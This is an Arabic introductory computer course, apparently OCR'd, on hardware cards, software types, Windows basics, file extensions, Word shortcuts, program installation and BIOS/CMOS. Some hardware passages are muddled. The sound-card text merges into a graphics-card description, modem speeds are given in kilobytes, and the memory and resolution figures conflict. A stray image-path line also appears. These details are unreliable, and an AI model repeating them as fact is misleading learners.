أما السرعات المتوفرة حالياً في الأسواق فهي ٣٢ و ٥٦ كيلوبايت/ثانية أو أكثر ، ومن الأفضل التأكد من اختيار نظام يتضمن بطاقة مودم من نوعية جيدة بسرعة ٥٦ كيلوبايت/ثانية كحد أدنى ، مما سيتيح لك تحميل الملفات من الانترنت بسرعة مناسبة. كما أن بطاقة الفاكس/مودم تسمح بإرسال واستقبال الفاكس وبالتالي تغنيك عن الحاجة إلى جهاز الفاكس..

كـــــرت الصـــوت SOUND CARD :

حيث أن موقعة داخل الجهاز ويتم ربطة بالسماعات والميكروفون ويوجد من هذا الكرت أنواع عديدة

يتوفر حالياً في الأسواق ٦٤ بت لجودة الصوت ،ومن أشهر الأنواع : CREATIVE LABS - SOUND BLASTER.... وهو الكرت الذي يوضع بداخل جهاز الحاسوب حيث يتم توصيلة بالشاشة ويفضل أن تأتي بذاكرة لا تقل عن ٢جيجابايت وأن يرافقة مسرع للصور GRAPHIC ACCELERATOR وبرنامج للتحكم في وضوح الصورة وعدد الألوان بدرجة وضوح تصل إلى ١٠٢٤×٧٥٠ نقطة أو بسكل PIXEL وعدد الألوان إما يكون ١٦ لون أو ٢٥٦ ألف لون أو أكثر من ١٦ مليون لون يتوفر كروت بذاكرة ٨ ميجابايت وكلما زادت الذاكرة أصبح الجهاز أســـرع......

الطـــــابعات PRINTER :

توجد أنواع عديدة من الطابعات وقد مر ذكرها في الدروس السابقة . أما أشهر الماركات العالمية للطابعات فهي : HP) CANON - EPSON -) - أفضلها على الإطلاق (HP).......

البـرمجـة مـاهيتـها وأهميـتها

الـبرمجـة ومعـالجة البيـانات :

أن معظم تطبيقات الحاسوب تتطلب إجراء مجموعة من العمليات الحسابية والمنطقية على البيانات وذلك لاستخلاص المعلومات المفيدة منها ، وتتم تلك العمليات على الأرقام والحروف والرموز التي تستخدم في تمثيل البيانات.

حيث تسمى العمليات التي تتم على البيانات بـ ــ معالجة البيانات (Processing Data) وهذا يقودنا إلى تساؤل : ما هو الفرق بين البيانات والمعلومات ؟

الشكـل التالي يوضح نوع العلاقة بين البيانات والمعلومات :

بيانات	معـالجة	معلوم
Data	Processing	Information

إذاً المعلومات هي ناتج عملية معالجة البيانات .

أنـواع البرامج والبرمجيات :

- **ما هو البرنامج ((Program)) ؟**
- **هناك نوعان أساسيان من البرمجيات وهما :**

النوع الأول : برمجيات النظم (System software)

النوع الثاني : البرمجيات التطبيقية (Application Software)

النـوع الأول : برمجيات النظم :

وهي البرامج التي لها علاقة مباشرة مع المكونات المادية للحاسوب.

ومن أهم هذه البرمجيات : نظم التشغيل ، حيث يعد نظام دوس (DOS) ونظام النوافذ (Windows) من أنواع نظم التشغيل . كذلك يندرج تحت برمجيات النظم والبرامج التالية :

- **برامج التحكم في وسائط التخزين.**

- برامج التحكم في أجهزة الاتصالات.
- برامج التحكم في شبكات الحاسوب.

النـوع الثـاني : البرمجيات التطبيقية :

وهي البرمجيات التي تتخاطب مع المستخدم ، حيث تشكل وسيط التخاطب لنقل أوامر المستخدم إلا برمجيات النظام ، والتي بدورها تتحكم في مكونات الحاسوب المادية لكي ينفذ هذه الأوامر..

مـ ـلاحظة :

لا يعتبر تقسيم البرمجيات بين هذين النوعين (برمجيات النظام والبرمجيات التطبيقية) حاسماً في كل الحالات ، فهناك بعض البرمجيات التي تحمل خصائص كلا النوعين وذلك يتضح في الأمثلة التالية :

١- نظم المعلومات : وتعتبر هذه النظم برمجيات تطبيقية بحتة لأن دورها الأساسي هو التخاطب مع المستخدم وتقديم خدماتها المعلوماتية له ، ومن الأمثلة على هذه النظم : نظام الموظفين ، نظام المالية.

٢- محرر النصوص (Microsoft Word) والجداول الالكترونية(Microsoft Excel) يعتبران من البرامج التطبيقية والتي تتعامل معها المستخدم بشكل مباشر.

٣- نظم إدارة قواعد البيانات (Data Base) : وتستخدم في تطوير نظم المعلومات ، لذا فهي غير ذات فائدة مباشرة للمستخدم العادي ، في حين تظهر أهميتها للمبرمجين والمختصين في تطوير نظم المعلومات حيث تسهل لهم عمليات حفظ المعلومات والبحث عنها واسترجاعها....

٤- لغات البرمجة : وتستخدم في كتابة جميع أنواع البرامج سواء كانت برامج تطبيقية أم برامج نظم ، كما أنه يمكن اعتبار لغات البرمجة برامج تطبيقية ولكن استخدامها مقصور على من يجيد التعامل مع أوامرها وذلك لكتابة برامج تطبيقية أخرى تهدف لحل مسألة ما أو معالجة البيانات بطريقة خاصة أو لتوجيه الحاسوب لتنفيذ عمل ما.

ومن الأمثلة على لغات البرمجة : باسكال ، لغة سي ، بيسك ، فورتران ، كوبول ، جافا . وسي بلص سي

مقدمة ويندوز

عتاد الكمبيوتر:

مكونات تتواجد بكل كمبيوتر: لوحة المفاتيح، الفارة، مكبرات الصوت، الشاشة، ، حاوية الكمبيوتر.
مكونات إضافية: وحدة عدم انقطاع التيار الكهربائي، الطابعة، الماسح الضوئي.

أقسام العتاد:

وحدات إدخال: لوحة المفاتيح، الفارة، الماسح الضوئي
وحدات إخراج: الشاشة، مكبرات الصوت، الطابعة
وحدات أخرى: حاوية الكمبيوتر، وحدة عدم انقطاع التيار الكهربائي

مكونات حاوية الكمبيوتر:

وحدة التغذية والعلبة المعدنية، اللوحة الأم، وحدة المعالجة المركزية، الذاكرة، القرص الصلب، السواقة الليزرية، السواقة المرنة، كرت الصوت، كرت الشاشة.

نظام التشغيل:

هو برنامج لإدارة الكمبيوتر والعلاقة بين المكونات وتشغيل البرامج عليه.

حركات الفأرة:

التحريك: وهو تحريك الفأرة بدون الضغط على أي زر.
التأشير: هو وضع مؤشر الفأرة فوق أداة محددة على الشاشة وعند التأشير على زر أو أقيونة مثلاً رمز برنامج غلباً ما تظهر تلميحات وهي عبارة عن مستطيلات صفراء تحوي على مساعدة فورية عن عمل الأداة المؤشر عليها.
النقر: وهو التأشير على أداة محددة ثم نقر الزر الأيسر للفأرة، ويستخدم لتنفيذ البرامج في قائمة ابدأ.
النقر المضاعف: وهو النقر مرتين متتاليتين بسرعة وبدون أي تحريك للفأرة بين النقرتين.
السحب: وهو التأشير على الأداة ثم ضغط زر الفأرة الأيسر وتركه مضغوطاً مع تحريك الفأرة إلى المكان الجديد ثم إفلات زر الفأرة. ويستخدم لنسخ الملفات ونقلها.
النقر بالزر الأيمن: وهو التأشير على الأداة ثم نقر زر الفأرة الأيمن حيث تظهر قائمة منسدلة تحتوي عدد من الأوامر يتم انتقاء أحدها بالنقر العادي.

سطح المكتب:

سطح المكتب: هو كل ما يرى على شاشة الكمبيوتر.
شريط المهام: هو شريط رمادي في أسفل الشاشة يتكون من العناصر التالية:

ابدأ			اللغة	الصوت	الوقت
قائمة ابدأ	شريط أدوات "بدأ تشغيل سريع"	أزرار البرامج المصغرة	صينية النظام		

- **قائمة ابدأ: وهي مفتاح نظام الوندوز حيث يودي نقرها إلى الوصول إلى قائمة تحتوي اختصارات لأوامر معينة أو قوائم فرعية لتنفذ أمر محدد نقراً عادياً وللانتقال إلى بند محدد في قائمة فرعية نؤشر على القائمة الفرعية فتنفتح القائمة ثم نحرك الفأرة بشكل أفقي حتى نصبح ضمن الفرعية ثم نحركها بشك شاقولي حتى الوصول إلى البرنامج المحدد ثم ننقر لتنفيذ ذلك البرنامج. تتميز القائمة الفرعية بوجود سهم صغير بجانبها.**
- **أزرار البرامج: منطقة من شريط المهام تظهر عليها البرامج التي هي قيد التشغيل وعند استخدام أكثر من برنامج فإن النقر على زر البرنامج سوف يؤدي إلى تنشيطه.**
- **شريط أدوات"بدأ تشغيل سريع": منطقة من شريط المهام تظهر عليها إيقونات لبعض البرامج ليسهل تشغيلها مباشرة دون المرور بقائمة ابدأ**
- **صينية النظام: منطقة من شريط المهام تظهر عليها الساعة و اللغة والبرامج التي تعمل في الخلفية.**

الإيقونات: هي الرموز التي تظهر على سطح المكتب ويمكن تنفيذ أي منها بالنقر المضاعف


تشغيل برنامج:

لتشغيل برنامج ما ننقر زر ابدأ ثم ننتقل عبر القائمة والقوائم الفرعية حتى الوصول إلى البرنامج المطلوب مع ملاحظة أن موقع بعض البرامج قد يختلف من كمبيوتر إلى آخر كما أن بعض البرامج التي توجد على كمبيوتر محدد قد لا توجد على كمبيوتر آخر وبعد تشغيل البرنامج تظهر نافذة البرنامج.

مثال: لتشغيل برنامج الرسام انقر زر ابدأ ثم البرامج ثم البرامج الملحقة ثم الرسام.

النوافذ:

شريط العنوان:



هو شريط أزرق في أعلى النافذة عليه عنوان النافذة ويكون بلون غامق عندما تكون النافذة فعالة ويحتوي على ثلاثة أزرار

ý زر الإغلاق،

٢ زر الاستعادة يعيد النافذة إلى الوضع الذي يمكننا من تغير حجمها ويتحول بعد ذلك إلى زر التكبير١ وهو يكبر النافذة لتملئ سطح المكتب.

· زر التصغير وهو يصغر البرنامج إلى زر على شريط المهام إي يخفي نافذة البرنامج دون إغلاقه ولإعادة تنشيطه يكفي ضغط زره على شريط المهام.

شريط القوائم:

ملف تحرير عرض إدراج تنسيق أدوات جدول إطار تعليمات

وهو شريط أسفل شريط العنوان عليه عدد من القوائم عند النقر على أحدها تنسدل منها قائمة تحتوي على أوامر محددة وعدد من القوائم الفرعية ويتم التعامل معها بنفس طريقة التعامل مع قائمة ابدأ

شريط الأدوات:

وهو شريط أسفل شريط القوائم عليه عدد من الرموز الصغيرة عند التأشير على أحدها يظهر لنا نص بلون أصفر يشرح عمل هذه الأداة ويسمى هذا النص الأصفر تلميح.

شريط الحالة:

يظهر في أسفل النافذة ويحوي بعض المعلومات التلخيصية نحو عدد صفحات المستند مثلاً

شريط التمرير: شريط يظهر على يمين أو يسار أو أسفل النافذة يحتوي على سهمين من كلا جانبيه عند الضغط على أحدهما تزاح الصورة المعروضة لنرى تتمتها

تغير حجم نافذة: عند الضغط على زر الاستعادة يصبح بالإمكان تغير حجم النافذة عن طريق سحب حوافها إلى المكان الذي نريده أي ننقل مؤشر الفأرة إلى أحد حواف النافذة حتى يصبح مؤشر الفأرة على شكل سهمين متعاكسين ثم نكبس زر الفأرة ونبقيه مضغوطاً مع تحريك الفأرة إلى الموقع الجديد ثم نفلت الذر

ترتيب النوافذ: عند تشغيل برنامجين معاً يمكن عرض كلا البرنامجين على الشاشة عن طريق النقر بالذر الأيمن على منطقة فارغة في شريط المهام ثم اختيار تجانب أفقي أو تجانب عمودي.

مفاهيم أولية:

الملف:

هي وحدة من المعلومات المنسقة التي يخزنها الحاسب ويمكن أن تكون نصاً أو صورة أو صوتاً. ولا يمكن للحاسب عادة التعامل مع البيانات إلا إذا كانت ضمن ملفات ويجب أن يكون لكل ملف اسم يعرف به فعند حفظ صورة على حاسب يجب تحديد اسم لها وعند الرغبة بإعادة استعمال تلك الصورة يجب تذكر اسمها.

المجلد:

لقد ذكرنا سابقاً بأن كل البيانات ضمن الحاسب هي عبارة عن ملفات ولكل ملف اسم يمكن الوصول إليه بواسطته. فإذا كان عدد الملفات كبيراً جداً سيصعب علينا تذكر أسماء الملفات التي تهمنا وسيصبح الأمر أشبه بخزانة وضعت فيها آلاف الأوراق بشكل عشوائي ولتنظيم هذه الأوراق يمكن وضع كل مجموعة متجانسة من الأوراق ضمن مصنف. وفي هذا المثال عبرنا عن الملف بورقة وعن المجلد بمصنف.

عادة ما نضع الملفات التي ننشئها ضمن مجلد خاص يدعى "المستندات" "Document My" ليسهل علينا استعراضها أو عمل نسخة احتياطية عنها يمكن للمجلد أن يحوي عدداً كبيراً من الملفات كما يمكن أن يحوي على مجلدات أصغر منه تدعى المجلدات الفرعية بالنسبة لذلك المجلد وكل مجلد فرعي يمكن أن يحوي ملفات ومجلدات فرعية.

مثلاً عندما نركب برنامج التشغيل ويندوز على أحد الحواسب فإنه ينشئ مجلداً يدعى **Windows** ليضع فيه ملفات نظام التشغيل وينشئ فيه مجلداً فرعياً يدعى **Fonts** ليضع فيه ملفات الخطوط.

السواقة:

هي مكان فيزيائي لتخزين البيانات كالمفات والمجلدات وتنقسم إلى عدة أنواع:

- القرص المرن: وهو الوسيلة المستخدمة لحفظ نسخة احتياطية عن ملفاتك الخاصة ولنقل البيانات بين الحواسب ويشار إليه بالرمز **A:**
- السواقة الليزرية: هي الوسيلة التي تحفظ عليها البرامج وتركب من خلالها كما يمكن أن تحتوي بيانات صوت أو فيديو ويشار إليه بحرف تليه نقطتين ويختلف هذا الحرف من حاسب لآخر.
- القرص الصلب: هو الوسط الذي تخزن عليه البيانات ضمن الحاسب ويحوي القرص الصلب على سواقة منطقية أو أكثر.
- السواقة المنطقية: جزء من القرص الصلب يشار إليه بحرف محدد مثلاً **C:** أو **D:** ويعامل كوحدة تخزين مستقلة عن السواقات المنطقية الأخرى.

المسار:

كما ذكرنا فإنه يمكن لكل مجلد أن يحوي مجلدات فرعية وبالطبع فإن المجلدات الفرعية هي مجلدات عادية يمكنها أن تحتوي على مجلدات فرعية أخرى وهكذا بحيث يغدو لدينا بنية تشبه الشجرة:

فلو أنك حفظت ملفاً في أحد هذه المجلدات فما هي الطريقة المناسبة لمعرفة مكانه؟

يحوي مسار الملف على اسم المجلد الذي يحوي الملف واسم المجلدات الأم التي يقع ضمنها ذلك المجلد بالإضافة إلى حرف السواقة التي تحتوي هذه المجلدات.

C:\my documents\my pictures\x.tif

الاختصار:

هو ملف كتب فيه مسار مجلد أو ملف آخر وعند النقر على هذا الملف فإن الكمبيوتر يقرأ نص المسار المكتوب ثم يفتح الملف أو المجلد المحدد بذلك المسار.

أنوع الملفات:

يمكن للملفات أن تحتوي على صور أو نصوص أو أصوات أو برامج أو ملفات تستخدمها البرامج استخدامات خاصة ويميز الكمبيوتر بين الأنواع المختلفة بين الملفات عن طريق لاحقة الملف وهي مجموعة من الحروف تكتب في نهاية اسم الملف لدلالة على نوعه وفي كثير من الأحيان يخفي الكمبيوتر هذه اللاحقة عند عرض اسم الملف لإظهار لواحق الملفات انقر على رمز جهاز الكمبيوتر الموجود على سطح المكتب ثم من القائمة عرض اختر خيارات المجلد ثم انقر على لسان التبويب

عرض ثم امسح الإشارة من الخيار "إخفاء ملحقات الملفات للأنواع المعروفة" وإليك مثالاً عن بعض اللواحق الشهيرة:

		اللاحقة
الملفات التنفيذية: وهي البرامج العادية مثل برنامج ورد أو الآلة الحاسبة	ملفات بلغة الآلة مكتوبة لنظام التشغيل دوس أو وندوز.	exe.
	ملفات نصية تحتوي أوامر لنظام التشغيل دوس	bat.
	ملفات بلغة الآلة غير مرتبة بنظام التشغيل.	com.
ملفات النصوص:	نصوص بسيطة غير منسقة تفتح بواسطة المفكرة	txt.
	ملفات مايكروسوفت ورد	doc.
	ملفات الدفتر	WRI.
	صفحات ويب	HTM.
الاختصارات:	اختصار إلى ملف أو مجلد	LNK. url.
ملفات الصور	ملفات الرسام	bmp.
	ملفات كورل درو	crd.
	ملفات صور لصفحات ويب	gif.

مواصفات الكمبيوتر:

تختلف الكمبيوترات من حيث المواصفات:

- الذكرة: RAM وهي قطعة إلكترونية تخزن بها المعلومات التي تتعامل معها البرامج وتنمحي بمجرد انقطاع الكهرباء يمكن أن تكون ٣٢ميغا بايت أو ٦٤ أو ١٢٨ أو ٢٥٦.

- القرص الصلب: Hard disk : وهو وسط تخزين البرامج والملفات الموجودة في الكمبيوتر ولا تنمحي محتوياته عند انقطاع التيار الكهربائي. ويمكن أن تكون سعته ٢-٧٠جيغا بايت
- كرت الشاشة: يمكن أن يكون ثلاثي الأبعاد وهذا يعني أنه يستطيع أن يرسم صور ثنائية البعد للأشكال ثلاثية الأبعاد دون أن تدخل وحدة المعالجة المركزية ولكرت الشاشة ذاكرة يمكن أن تكون ٨-٦٤ميغا بايت
- وحدة المعالجة المركزية ويمكن أن تكون بنتيوم ٢ أو بنتيوم ٣ أو AMD ويمكن أن تكون سرعتها ٣٠٠ميغا هرتز أو ٢٠٠٠ميغا هرتز
- الشاشة ويمكن أن تكون ١٤ بوصة أو ١٥ أو ١٨
- السواقة الليزرية: يمكن أن تكون ٤٠سرعة أو ٥٢ سرعة

استخدامات المفاتيح في برنامج ورد:

Ctrl +Shift+	Ctrl+	Shift+		
الانتقال كلمة فكلمة حسب اتجاه السهم مع تظليل	الانتقال كلمة فكلمة حسب اتجاه السهم	الانتقال حرفاً فحرف حسب اتجاه السهم مع تظليل	الانتقال حرفاً فحرف حسب اتجاه السهم	ßà
/	/	الانتقال سطراً فسطر حسب اتجاه السهم مع تظليل	الانتقال سطراً فسطر حسب اتجاه السهم	–
الانتقال إلى بداية المستند مع تظليل	الانتقال إلى بداية المستند	الانتقال إلى بداية السطر مع تظليل	الانتقال إلى بداية السطر	Home
الانتقال إلى نهاية المستند مع تظليل	الانتقال إلى نهاية المستند	الانتقال إلى نهاية السطر مع تظليل	الانتقال إلى نهاية السطر	End
نتيجة البحث التالية مع تظليل	نتيجة البحث التالية	الصفحة السابقة مع تظليل	الصفحة السابقة	Page Up
نتيجة البحث السابقة مع تظليل	نتيجة البحث السابقة	الصفحة التالية مع تظليل	الصفحة التالية	Page Down
/	حذف الكلمة التي تلي المشيرة	قص النص المحدد	حذف الحرف الذي يلي المشيرة	Delete
/	حذف الكلمة التي تسبق المشيرة	/	حذف الحرف يسبق المشيرة	Back space
/	نسخ النص المحدد	لصق محتويات الحافظة	كتابة فوقية	Insert

حركات التشكيل وبعض الأحرف:

[	]	{	}	إ	ـ	ـّ	ـْ	ـٍ	ـِ	ـٌ	ـُ	ـً	ـَ	
ي	ب	ؤ	ر	غ	ت	ذ	ء	س	ش	ق	ث	ص	ض	+ Shift

تركيب برنامج:

- يتم تركيب البرامج وفق الخطوات التالية:
- من القائمة ابدأ اختر تشغيل فيظهر مربع حوار
- فنضغط على زر استعراض فيظهر مربع حوار جديد
- ننقر على السهم الصغير الموجود أعلى مربع الحوار فتنسدل قائمة
- تختار آخر حرف أبجدي في القائمة وليكن E: وهو يمثل السواقة الليزرية فتتغير محتويات مربع الحوار بحيث يحوي على محتويات السي دي
- نبحث عن برنامج يدعى **setup** أو **install** فإن لم نجده ووجدنا عدد من المجلدات نفتحها واحداً تلو الآخر بحثاً عن هذا الملف
- بعد انتقاء الملف تختار موافق لإغلاق مربع الحوار استعراض ثم موافق مرة ثانية لإغلاق مربع الحوار تشغيل
- هنا تبدأ عملية التشغيل وقد يسأل الكمبيوتر بعض الأسئلة يمكن في معظم الأحوال الإجابة عنها بالضغط على مفتاح الإدخال {Enter}

- يظهر أحياناً شريط يقدم مع عملية التركيب ليشير إلى مقدار الجزء الذي تم إنجازه وفي هذه الحالة علينا الانتظار دون ضغط أي زر حتى انتهاء هذه المرحلة وظهور مربع حوار ما
- عند نهاية التركيب قد يعيد الكمبيوتر تشغيل نفسه

أنواع السيديات:

سيديات الصوت والفيديو

١- أفلام فيديو خاصة بالمسجلات تعمل على الكمبيوتر من خلال برنامج ميديا بلاير أو إكسيغ بلاير

٢- سيديات صوت غير مضغوطة خاصة بالمسجلات تعمل على الكمبيوتر مباشرة بمجرد وضعها في السواقة

٣- سيديات صوت تعمل من خلال برنامج أديو بلاير

٤- سيديات صوت تعمل بفتح ملفاتها ببرنامج ميديا بلاير

٥- سيديات صوت أو فيديو مسجلة على شكل برنامج وتعمل كما تعمل سيديات البرامج

سيديات برامج:

١- سيديات لا تحتاج إلى تنصيب تعمل تلقائياً بمجرد وضعها في سواقة الأقراص المضغوطة

٢- سيديات تحتاج إلى تنصيب وبعد تنصيبها يمكن تشغيلها بمجرد وضعها سواقة الأقراص المضغوطة

٣- سيديات تحتاج إلى تنصيب وبعد تنصيبها وبعد تنصيبها تضاف إلى قائمة البرامج ويمكن تشغيلها من قائمة ابدأ

الحاجة إلى السي دي بعد تركيب البرنامج:

عند تشغيل سيديات الصوت أو الفيديو يجب وضع السي دي ضمن جهاز الكمبيوتر حيث لا تعمل بدونها سيديات البرامج على ثلاث أنواع

١- سيديات لا يمكن الاسنغناء عن السي دي بعد تركيبها ويجب وضع السي دي في الجهاز عند الرغبة بتشغيلها

٢- سيديات يمكن الاسنغناء عن السي دي بعد تركيبها ولا تعود هناك حاجة إلى السي دي بعد تركيبها

٣- سيديات يخيرنا برنامج تنصيبها بين الوضعيين السابقين

بعض المصطلحات المهمة

اللوحة المطبوعة Printed Circuit Board PCB
هي القطعة التي تتجمع عليها القطع و الدوائر الالكترونية و هذه هي ما يطلق عليها الألواح الإلكترونية المطبوعة ، و ما يهمنا هنا هو ان الإلكترونيات في الحاسب تتكون من لوحات إلكترونية مطبوعه متصلة مع بعضها بالطريقة و الترتيب المناقش سالفاً مثل اللوحة الأم ، و بطاقات التوسعة expansion cards.

الناقل المحلي Bus
الناقل المحلي هي عبارة عن مجموعة من الأسلاك الدقيقة (التي هي في الحقيقة جزء من اللوحة الإلكترونية المطبوعة)
مختص بنقل المعلومات بين جزأين محددين أو اكثر من الحاسب ، مثلاً بين المعالج و الذاكرة العشوائية.

نظام الإدخال و الإخراج الأساسي (BIOS)

البيوس : هو اختصار لعبارة (Basic Input Output System) و معناه " نظام الإدخال و الإخراج الأساسي "

ما هو البيوس؟؟

عندما تضغط زر تشغيل الحاسب فإنك عادة ما تسمع صوت نغمة معلنه بدء تشغيل الحاسب و من ثم تظهر بعض المعلومات على الشاشة و جدول مواصفات الجهاز ثم يبدأ وندوز في العمل ...فما الذي يحدث؟؟؟
عند تشغيل الجهاز فإن الجهاز يقوم بما يسمى ال (POST)و هو اختصار لـ " power on self " اي الفحص الذاتي عند التشغيل و هي أول شيء يفعله الحاسب حيث يقوم الحاسب بفحص أجزاء النظام (المعالج و الذاكرة العشوائية ، بطاقة الفيديو ،........ الخ) و تستطيع أن ترى مقدار الذاكرة العشوائية في الجهاز عند هذه النقطة كما تستطيع رؤية الكثير من المعلومات عن البيوس مثل رقمه و تاريخ ... الخ.
اذا و جد النظام أية أخطاء عند هذه النقطة فإنه يتصرف حسب خطورة الخطأ ففي بعض الأخطاء يكتفي بأن ينبه لها أو يتم ايقاف الجهاز عن العمل و إظهار رسالة تحذيرية حتى يتم اصلاح المشكلة و يستطيع أيضاً اصدار بعض النغمات بترتيب معين (beep code) حتى ينبه المستخدم لموضع الخلل ، إن ترتيب النغمات يختلف باختلاف نوعية الخلل و باختلاف الشركة المصنعة للبيوس - و من ثم يسلم القيادة لنظام البيوس .
فيقوم نظام البيوس بفحص جميع أجهزة الإدخال و الإخراج المتوفرة لديه (الأقراص الصلبة و المرنة ، الأقراص المدمجة ، المنافذ المتوازية و المسلسلة ، الناقل التسلسلي العام ، لوحة المفاتيح......الخ) و ذلك بمساعدة المعلومات المخزنة في رقاقة سيموس.
ثم بعد ذلك يقوم البيوس بالبحث عن نظام تشغيل مثل) وندوز ، دوس ،يونكس،.....) فيسلمه مهمة التحكم بالحاسب.
و لا تنتهي مهمة البيوس هنا بل تسند اليه مهمات الادخال و الإخراج في الحاسب طوال فترة عمله و يعمل جنبا الى جنب مع نظام التشغيل لكي يقوم بعمليات الإدخال و الإخراج و بدون البيوس لا يستطيع وندوز أن يخزن البيانات ولا ان يسترجعها .....الخ.

إذاً البيوس هو نظام مهمته أن يستقبل الأوامر الخاصة بالإدخال و الإخراج من نظام التشغيل و يقوم بتنفيذها ، ان نظام البيوس هو عبارة عن برنامج و لكنه برنامج مدمج في اللوحة الأم و مخزن على رقاقة روم (رقاقة قابلة للقراءة فقط) و هي ذاكرة لا يمكن تغيير محتوياتها و تحتفظ بمحتوياتها حتى لو تم اطفاء جهاز الحاسب ليكون نظام البيوس جاهزاً في المرة التالية عند تشغيل الجهاز .

و نستطيع تلخيص مهمة البيوس فيما يلي:

القيام بعملية الفحص الأولى للجهاز POST

القيام بعملية الإقلاع من الأقراص (عملية بدء التشغيل نظام التشغيل .(

القيام بعمليات الإدخال و الإخراج الأساسية BIOS و هي مهمته الكبرى التي سميت باسمها .

يحوي النظام ايضاً البرنامج اللازم للدخول على إعدادات البيوس (الشاشة الزرقاء التي تظهر عند الضغط على زر del وقت التشغيل)

رقاقات سيموس CMOS

تخزن على رقاقة السيموس معلومات هامة عن جهاز مثل حجم و نوع الأقراص المرنة و الصلبة و كذلك التاريخ و الوقت و كذلك بعض الخيارات الأخرى مثل : " هل تريد الإقلاع من القرص المرن أم من القرص الصلب اولاً...الخ) و يكون حجمها في حدود مئات البايتات .
يمكن للمستخدم العادي ان يعدل من محتويات ذاكرة سيموس و ذلك بالدخول الى اعدادات البيوس(غالباً بالضغط على del عند تشغيل الجهاز) ، و يمكنك عمل الكثير من الأشياء هناك و لكن كن حذراً فتغير الإعدادات دون إلمام بوظائفها قد يعطل حاسبك عن العمل ، هذه بعض الأشياء التي يمكن أن يعدلها برنامج إعداد البيوس :

تغيير الوقت و التاريخ

تعيين عدد و حجم الأقراص المرنة والصلبة

كلمة السر (حماية الحاسب بكلمة سر حيث لا يستطيع أحد الدخول للجهاز إلا من خلال كلمة السر)، و اذا نسيت كلمة السر فيجب عليك اطفاء الجهاز و ازالة بطارية السيموس حتى تزال جميع المعلومات من رقاقة السيموس بما فيها كلمة السر .

<u>رقاقة البيوس</u> تخزن نظام البيوس حتى تسترجعه عند بداية عمل الحاسب في المرة القادمة ولا تحتاج لبطارية حتى تحتفظ بمحتوياتها .

